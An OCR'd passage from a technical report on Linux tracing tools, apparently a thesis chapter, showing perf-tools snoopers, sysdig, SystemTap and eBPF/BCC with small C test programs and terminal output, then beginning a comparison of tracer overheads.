


FIGURE 4.122 – Using ionoop to record disk io latencies

More with iosnoop

We can record disk latency for a single process :
$ sudo ./iosnoop -p <pid>

— **iolatency :** which shows latencies in the form of histogram.

2. **Process related tools :**
   — **execsnoop :** trace « exec »system calls. Let's see how it works :
   - process-fork-execsnoop.c : This program uses « execl »function (which is a wrapper around the *exec syscall*).

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(){
    int ret = 0;

    ret = execl("/usr/bin/vi", "vi" ,NULL);
    if(ret < 0){
        perror("Cannot execute execl");
        exit(EXIT_FAILURE);
    }

    return EXIT_SUCCESS;
}

```

   - Launch execsnoop as root (**Figure 4.123**).

```
Fichier  Edition  Affichage  Rechercher  Terminal  Aide
jugurtha@jugurtha-VirtualBox ~/perf-tools-master $ sudo ./execsnoop
[sudo] Mot de passe de jugurtha :
Tracing exec()s. Ctrl-C to end.
Instrumenting sys_execve
   PID   PPID ARGS
```

Figure 4.123 – Launching execsnoop to trace exec syscalls

- Compile and execute our program (**Figure 4.124**)

```
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/execsnoop $ gcc process-fo
rk-execsnoop.c -o process-fork-execsnoop
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/execsnoop $ ./process-fork
-execsnoop
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/execsnoop $
```

Figure 4.124 – Compiling a program that forks vi

- Exec syscall caught by execsnoop : (**Figure 4.125**)

```
Instrumenting sys_execve
   PID   PPID ARGS
  2468   2464 gawk -v o=1 -v opt_name=0 -v name= -v opt_duration=0 [...]
  2469   2467 cat -v trace_pipe
  2530   2387 ./process-fork-execsnoop
  2536    722 /bin/sh -c run-parts --report /etc/cron.daily
  2537   2536 run-parts --report /etc/cron.daily
```

Figure 4.125 – execsnoop catches exec syscalls

— **opensnoop :** trace calls to « open »syscall.

- openfile.c : the following code opens (open syscall) a file, closes it and gathers some statistics using « stat »syscall.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <time.h>
int main(int argc ,char *argv[]){


    FILE* fileDecriptor = NULL;
    int ret = 0;
    char c;
    struct stat st;

    if(argc!=2){
        printf("Usage : ./opensnoop-file-open fileName\n");
        exit(EXIT_FAILURE);
    }

    fileDecriptor = fopen(argv[1],"r+");
    if(fileDecriptor != NULL){
        printf("File content : ");
        while((c = getc(fileDecriptor)) !=EOF)
            putchar(c);
        fclose(fileDecriptor);
        printf("\n");
    }
    else {
        printf("Cannot open the file\n");
```

```
29          exit(EXIT_FAILURE);
30      }
31
32      ret = stat(argv[1], &st);
33
34      printf("---------- File statistics ------------\n");
35      printf("File Name : %s\n",argv[1]);
36      printf("File size : %ld bytes\n",st.st_size);
37      printf("File inode : %ld\n",st.st_ino);
38      return EXIT_SUCCESS;
39  }
40
41
```

- Launch opensnoop to trace open syscalls (**Figure 4.126**)

```
jugurtha@jugurtha-VirtualBox ~/perf-tools-master $ sudo ./opensnoop
[sudo] Mot de passe de jugurtha :
Tracing open()s. Ctrl-C to end.
COMM         PID      FD FILE
```

FIGURE 4.126 – Launch opensnoop to trace open syscalls

- Compile and run our program : (**Figure 4.127**)

```
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/opensnoop $ ./openfile Hello-smil
e.txt
File content : Hello Smile, I love the opensource!!!!

---------- File statistics ------------
File Name : Hello-smile.txt
File size : 39 bytes
File inode : 953545
jugurtha@jugurtha-VirtualBox ~/perf_events_extensions/opensnoop $
```

FIGURE 4.127 – Compiling a program that open a file and gets statistics

- open syscall caught by opensnoop : (**Figure 4.128**)

```
openfile        5462    0x3 /etc/ld.so.cache
openfile        5462    0x3 /lib/x86_64-linux-gnu/libc.so.6
openfile        5462    0x3 Hello-smile.txt
cinnamon        1618   0x16 /proc/self/stat
```

FIGURE 4.128 – opensnoop catches open syscalls

— **killsnoop :** trace kill syscalls on the system.

- process-killsnoop.c : this program uses the *kill syscall* to kill itself.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <sys/types.h>
5  #include <signal.h>
6
7  int main(){
8
9      pid_t myPid = getpid();
10
11     kill(myPid,SIGKILL);
12
13     return EXIT_SUCCESS;
14 }
15
```

- Launch kill snoop to intercept kill signal (see **Figure 4.129**)

FIGURE 4.129 – Launching execsnoop to trace exec syscalls

- Compile and run the program : (see **Figure 4.130**).




FIGURE 4.130 – Compiling a self destruction program

- kill signal caught by killsnoop : (see **Figure 4.131**)

FIGURE 4.131 – killsnoop catches kill syscalls

Note : We have launched killsnoop in the background as We only have access to one terminal, don't forget to release it (**Figure 4.132**).




FIGURE 4.132 – killsnoop stopped from running in the background

3. **Tracepoints :** the tool *tpoint*(in the folder **system**)
   * List available tracepoints : We can get the list of probes and filter the result (**Figure 4.133**)




FIGURE 4.133 – List available tracepoints using tpoint

   * Launch tpoint : We can start tpoint passing it the function to trace (**Figure 4.134**)




FIGURE 4.134 – tpoint snooping sched-switch tracepoint

4. **Kprobe :** We can easily attach a kprobe to almost any function using *kprobe* program (in the **kernel** folder).
   * Creating a probe : We can attach a probe to a function using the *p* option, the *-H* flag is used to display the headers in the output (TASK-PID, CPU , TIMESTAMP, ..., etc) as shown in **Figure 4.135**.




Figure 4.135 – Attaching a kprobe to a function using kprobe

* probing the return of the function : We can snoop the return from a function (using the r) and get the return value (using $retval) as shown in (**Figure 4.136**)




Figure 4.136 – Probing return of a function using kprobe

4.3.4 Other tracers

4.3.4.1 sysdig

A very handy tracer mainly specialized to analyse containers (like docker) but can be used for system troubleshooting.

1. **Installing sysdig :** We can install sysdig as shown below :

```
$ sudo apt-get install sysdig
$ sudo apt-get install sysdig-dkms
```

2. **Monitoring system activity (Real time) :** the simplest way to launch sysdig is :

```
$ sudo sysdig
```

The output of the command is shown in **Figure 4.137**.




Figure 4.137 – Real time system monitoring using sysdig

The general form of each line in **Figure 4.137** is as follow :

Event_ID Event_Timestamp Event_CPU Event_Name (Event_TID) Event_Direction [Event_Related_Data]

Let's take the first line of **Figure 4.137** to understand more :

576 09 :40 :05.012799667 0 gnome-terminal- (6421) < poll res=1 fds=12 :f1

Let's break it down :

— **576 :** Event identifier which increments for every new line (new event) in the output.
— **09 :40 :05.012799667 :** Timestamp of the recorded event.
— **0 :** The event was captured on CPU 0.
— **gnome-terminal- :** The process that generated the event.
— **(6421) :** PID of a process (or TID of a thread).
— **< :** Direction of event ; > means the event entered and < refers to the event's exit.
— **poll :** the type of the event.
— **res=1 fds=12 :f1 :** the last block depends on the event and gives more related information about it.

We Can filter sysdig output to track only specific events (like process name or ip address). To get the list of filters, We can issue the following command :

```
1 $ sysdig -l
```

Choose the filter that suits your needs. As an example, We can track events related to « *process vi* »

- Launch sysdig in one terminal as follow :

```
1 $ sudo sysdig proc.name=vi
```

- Open vi in another terminal
- Observe the result in the sysdig terminal as shown in **Figure 4.138**




FIGURE 4.138 – Tracking vi using filters in sysdig

- Save record into a trace file : We can capture sysdig output to a file as shown below :

```
1 $ sudo sysdig -w sysdig-capture.scap
```

The above command is illustrated in **Figure 4.139**.




FIGURE 4.139 – Save sysdig report to a file

Note : In this case, We must stop sysdig using *Ctrl+C*.

We can force sysdig to stop recording using the option -n which limits the number of events to record. As a working example, We can issue the command :

```
$ sudo sysdig -n 150 -w sysdig-file.scap
```

sysdig will record only 150 events, stop recording and save them to a file (in this case : *sysdig-file.scap*).

3. **Read sysdig trace report :** We can read a trace file as shown below (see **Figure 4.140**).

```
$ sudo sysdig -r fileName.scap
```




FIGURE 4.140 – Read sysdig report file

We can use sysdig filters to tune the reading. For instance, We can get the events related to a *read type* as shown **Figure 4.141**.




FIGURE 4.141 – Read sysdig report file using filters

4. **Csysdig (sysdig GUI) :** We can use it as follow :
   — Tracing the system :

```
$ sudo csysdig
```

   — Read trace using csysdig : see **Figure 4.142**




FIGURE 4.142 – Read sysdig report file using csysdig

5. **Sysdig Chisels scripts :** sysdig is shipped with sripts that filters it's output in clever way. We can get the list of the scripts as shown below :

```
$ csysdig -cl
```

My favorites are *bottleneckes* and *spy_ users*.

— **Retrieve script description and arguments :** the option *-i* is used as shown in **Figure 4.143**.




FIGURE 4.143 – Display script's description in sysdig

— **Launching the script :** We can execute scripts using the -c option as shown in **Figure 4.144**




FIGURE 4.144 – Execute a sysdig script

4.3.4.2 SystemTap

SystemTap is a scripting language tool (If you are familiar with C language then you only need a small step to understand SystemTap).
SystemTap scripts are translated into modules and then injected into the kernel as shown in **Figure 4.145**.




FIGURE 4.145 – Systemtap working internals

Remark

The latest versions of SystemTap works great with RedHat but not other distributions, We found that SystemTap2.5 is good enough.

One can install SystemTap as follow :

```
$ sudo apt-get remove systemtap
$ wget https://fedorahosted.org/releases/e/l/elfutils/0.160/elfutils-0.160.tar.bz2
$ wget https://sourceware.org/systemtap/ftp/releases/systemtap-2.5.tar.gz
$ tar jxf elfutils-0.160.tar.bz2
$ tar zxf systemtap-2.5.tar.gz
$ cd systemtap-2.5
$ ./configure --with-elfutils=../elfutils-0.160
$ make
$ sudo make install
```

You can test if SystemTap is working propely by :

```
$ sudo stap -e 'probe kernel.function("sys_open") {log("hello world") exit()}'
```

If you have a compilation error, go to this
https://blog.jeffli.me/blog/2014/10/10/install-systemtap-in-ubuntu-14-dot-04/ or this page
https://wiki.ubuntu.com/Kernel/Systemtap#Where_to_get_debug_symbols_for_kernel_X.3F

The minimal SystemTap skeleton that we should always start with.

```
probe begin  # Function to be translated into module_init
{
  printf("SMILE, SystemTap module has started!\n")
}

probe end # Function to be translated into module_exit
{
  printf("SMILE, SystemTap module has been released with success")
}

```

Note : # are comments in SystemTap.

SystemTap Doc

SystemTap is well supported and documented at http://www.redbooks.ibm.com/redpapers/pdfs/redp4469.pdf or
https://sourceware.org/systemtap/SystemTap_Beginners_Guide.pdf

SystemTap can do everything, **Figure 4.146** shows systemTap tapping on page faults at real time.

```
root@m2lse-VirtualBox:/home/m2lse# stap showmem.stp
vminfo: Page fault at 0xb77b0000 on a read..Major fault
pool: Page fault at 0xb6300000 on a write..Minor fault
pool: Page fault at 0xb6300000 on a write..Minor fault
unity-scope-vid: Page fault at 0xa348db4 on a write..Minor fault
gnome-terminal: Page fault at 0x926a20c on a write..Minor fault
gnome-terminal: Page fault at 0x9266000 on a write..Minor fault
gnome-terminal: Page fault at 0x9267010 on a write..Minor fault
gnome-terminal: Page fault at 0xbfdad000 on a write..Minor fault
gnome-terminal: Page fault at 0x9268018 on a write..Minor fault
gnome-terminal: Page fault at 0x9269000 on a write..Minor fault
gnome-terminal: Page fault at 0x927220c on a write..Minor fault
gnome-terminal: Page fault at 0x9273214 on a write..Minor fault
gnome-terminal: Page fault at 0x926b00c on a write..Minor fault
gnome-terminal: Page fault at 0x9274a1c on a write..Minor fault
^Cgnome-terminal: Page fault at 0xb6d830c8 on a read..Major fault
gnome-terminal: Page fault at 0xb6cff2ae on a read..Major fault
gnome-terminal: Page fault at 0x926c014 on a write..Minor fault
gnome-terminal: Page fault at 0x9275224 on a write..Minor fault
root@m2lse-VirtualBox:/home/m2lse#
```

Figure 4.146 – Recording page faults using SystemTap

4.3.4.3 eBPF

BPF (Berkeley Packet Filter) is the famous virtual machine (running inside the kernel) which is used by https://www.tcpdump.org/.
eBPF (Extended Berkeley Packet Filter) is the extension of BPF. Hopefully, it does much more than handling packets, it can serve as an *observality*, *DDos mitigation*, *Intrusion detection*, *Tracing*, ..., *etc* (**Figure 4.147** (*taken from Brenden Gregg's blog*)).




Figure 4.147 – Linux EBPF internal and usage

eBPF is difficult to use (We must write C codes), **BCC** (**BPF Compiler Collection**) was made to make it easier. BCC is a front-end toolkit of eBPF which can be found at the following page : https://github.com/iovisor/bcc.

1. **Installing BCC :** BCC became easy to install, the instructions provided at this page : https://github.com/iovisor/bcc/blob/master/INSTALL.md depending on your Operating System.
2. **Running BCC scripts :** BCC utilities are well documented (https://github.com/iovisor/bcc/blob/master/README.md). We can try some of them :
   - **tools/tplist :** We can get the list of tracepoints as shown in **Figure 4.148**.

```
jugurtha-VirtualBox tools # ./tplist.py
uprobes:p__lib_x86_64_linux_gnu_libc_so_6_0x8b720_bcc_28890
uprobes:r__usr_lib_x86_64_linux_gnu_libgnutls_so_30_0x29090_bcc_28314
uprobes:p__usr_lib_x86_64_linux_gnu_libgnutls_so_30_0x29090_bcc_28314
uprobes:p__usr_lib_x86_64_linux_gnu_libgnutls_so_30_0x28e80_bcc_28314
uprobes:r__lib_x86_64_linux_gnu_libssl_so_1_0_0_0x3caa0_bcc_28314
uprobes:p__lib_x86_64_linux_gnu_libssl_so_1_0_0_0x3caa0_bcc_28314
uprobes:p__lib_x86_64_linux_gnu_libssl_so_1_0_0_0x3cb50_bcc_28314
uprobes:p__tmp_pythonapp_KZUUwg_0x220_21973_bcc_21976
uprobes:p__tmp_pythonapp_E1Lazp_0x220_21945_bcc_21960
kprobes:p_sys_sync_bcc_28893
```

Figure 4.148 – List available tracepoints - bcc

- **tools/capable :** traces the kernel function « **cap_capable()** »and shown in **Figure 4.149**.

```
jugurtha-VirtualBox tools # ./capable.py
TIME      UID    PID    COMM             CAP  NAME                 AUDIT
16:16:00  1000   1520   cinnamon         35   CAP_WAKE_ALARM       1
16:16:00  1000   1520   cinnamon         35   CAP_WAKE_ALARM       1
16:16:09  0      993    Xorg             35   CAP_WAKE_ALARM       1
16:16:09  0      993    Xorg             35   CAP_WAKE_ALARM       1
16:16:09  0      993    Xorg             35   CAP_WAKE_ALARM       1
16:16:09  0      993    Xorg             35   CAP_WAKE_ALARM       1
16:16:10  0      993    Xorg             15   CAP_IPC_OWNER        1
16:16:10  0      993    Xorg             15   CAP_IPC_OWNER        1
16:16:10  0      993    Xorg             15   CAP_IPC_OWNER        1
16:16:10  0      993    Xorg             15   CAP_IPC_OWNER        1
```

Figure 4.149 – Trace security capabilities - bcc

- **examples/tracing/stacksnoop :** traces a kernel function and prints the kernel stack trace as illustrated **Figure 4.150**.

```
jugurtha@jugurtha-VirtualBox ~/Téléchargements/bcc-master/tools $ sudo ./stacksnoop.lua ip_rcv
TIME(s)            FUNCTION
1.015533446        ip_rcv
        ffffffffb05f6ed1 ip_rcv
        ffffffffb05b2e08 __netif_receive_skb
        ffffffffb05b2e82 netif_receive_skb_internal
        ffffffffb05b3c3d napi_gro_receive
        ffffffffc0249085 e1000_clean_rx_irq
        ffffffffc02496c2 e1000_clean
        ffffffffb05b33de net_rx_action
        ffffffffb06d924d __softirqentry_text_start
        ffffffffafe8da49 run_ksoftirqd
        ffffffffafeacd7a smpboot_thread_fn
        ffffffffafea8de9 kthread
        ffffffffb06d693c ret_from_fork

7.087535149        ip_rcv
        ffffffffb05f6ed1 ip_rcv
        ffffffffb05b2e08 __netif_receive_skb
        ffffffffb05b3d2f process_backlog
        ffffffffb05b33de net_rx_action
        ffffffffb06d924d __softirqentry_text_start
        ffffffffb06d766c do_softirq_own_stack
        ffffffffafe8d211 do_softirq.part.18
```

Figure 4.150 – Stacksnoop of ip_rcv kernel function -bcc

- **tools/profile :** takes samples of stack traces on the CPU (**Figure 4.151**).

```
    [unknown]
    -                cinnamon (1520)
        8

    tick_nohz_idle_enter
    do_idle
    cpu_startup_entry
    rest_init
    start_kernel
    x86_64_start_reservations
    x86_64_start_kernel
    verify_cpu
    -                swapper/0 (0)
        15

    mwait_idle
    arch_cpu_idle
    default_idle_call
    do_idle
    cpu_startup_entry
    rest_init
    start_kernel
    x86_64_start_reservations
    x86_64_start_kernel
    verify_cpu
    -                swapper/0 (0)
        69
```

Figure 4.151 – Sampling kernel stack and all thread users - bcc

- **tools/sslsniff :** traces the OpenSSL read and write before being encrypted data and displays them (**Figure 4.152**)




Figure 4.152 – Sniff OpenSSL written and readed data - bcc

- **tools/hardirqs :** traces hard interrupts (irqs), and stores timing statistics as shown in **Figure 4.153**.




Figure 4.153 – Measure hard IRQ events - bcc

- **tools/slabratetop :** shows the rate of allocations and total bytes from the kernel memory allocation caches (**Figure 4.154**).




Figure 4.154 – Kernel SLAB/SLUB memory cache allocation - bcc

eBPF is powerfull !

eBPF is the most advanced and flexible tracer

We can only explore it's power on Linux 4.x (starting from Linux 4.4 but Linux 4.9 is recommended to get full features)

4.3.5 Comparative study of tracers

Some questions may rise at this point, what tracer should be used in a given situation.

A simple basic classification approach may be as follow :

Tool	Native support	Front-end tool	Remote debugging	GUI parsing tools
Ftrace	since linux 2.7	Trace-cmd	yes	KernelShark
Perf_event	since linux 2.8	perf	no	Hotspot
LTTng	no	lttng	yes	Trace compass

4.3.5.1 Classification creteria and tools

1. **Classification creteria :**
   In order to get more insight, We can divide the tools depending on some criteria :
   — **Memory space overhead :**
   (a) **Vss (Virtual set size) :** total sum of memory mapped in the virtual space

   $$\text{Vss} = \text{Adding all entries in /proc/pid/maps}$$

   This parameter is useless for us as a process can take as much as it wants of virtual space, only part part of it will be mapped to physical memory.

   (b) **Rss (Resident set size) :** total number of pages mapped to memory. Though, it accounts also for shared libraries.

   $$\text{Rss} = \text{pages owned by a process} + \text{shared pages}$$

   We are going to use this metric as it can be obtained easily from built-in tools.
   More can said about memory metrics. In 2009, Matt Mackall brought new metrics as follow :

   (c) **Uss (Unique set size) :** sum of pages that belong only to a specific process.

   (d) **Pss (Proportional set size) :** this parameter is a bit tweeky as shown :

   $$\text{Pss} = \text{pages private to a given process} + (\text{number of shared pages} \,/\, \text{number of processes which share them})$$

   Example : if 3 processes share 21 pages, then (21/3 = 7 pages) will be added to the Pss of each.

   — **Execution time overhead :** this can be deduced straight forward :
   (a) **Execution time with/without the tracer :** We are going to compare the two cases.
   (b) **Number of context switches :** context switches are knwon to slow down execution as We continously must go in and out of the kernel (using syscalls).

   $$\text{More context switches} = \text{more execution latency}$$

   — **miscellaneous :**
   - **Supported architectures :** Most of the time, tracers support x86 architecture (because they are made mainly for desktops and servers) but in embedded systems, such a parameter must be takken into account.
   - **Real time report :** Another important metric is the ability to monitor the events in real time (or is it always necessary to produce a trace file for post-processing).
   - **Report size :** Embedded systems have few storage space, it is important to keep the file as small as possible.

     Note : In one of our experiments, trace-cmd produced 2GB file after 1 minute on desktop machine (with 4 processors). KernelShark was not even able to parse it.

2. **Tools to measure the creteria :** We need tools that can get a fair precise measure of the above creteria, let's have a look at some of them :
   — **Native tools (recommanded) :** linux provides 2 programs (We call them the fake twins), they have the same name but do different job :
   * **time :** We can use it as follow :

```
1 $ time ./myProgram
```

   The tool returns 3 values :

(a) **real :** execution time elapsed since the beginning to the end.
(b) **user :** CPU execution time in user mode
(c) **sys :** CPU execution time in kernel mode

Figure 4.155 shows the difference between the above values.




FIGURE 4.155 – time utility output measures

* **/usr/bin/time :** We must issue this command as follow :

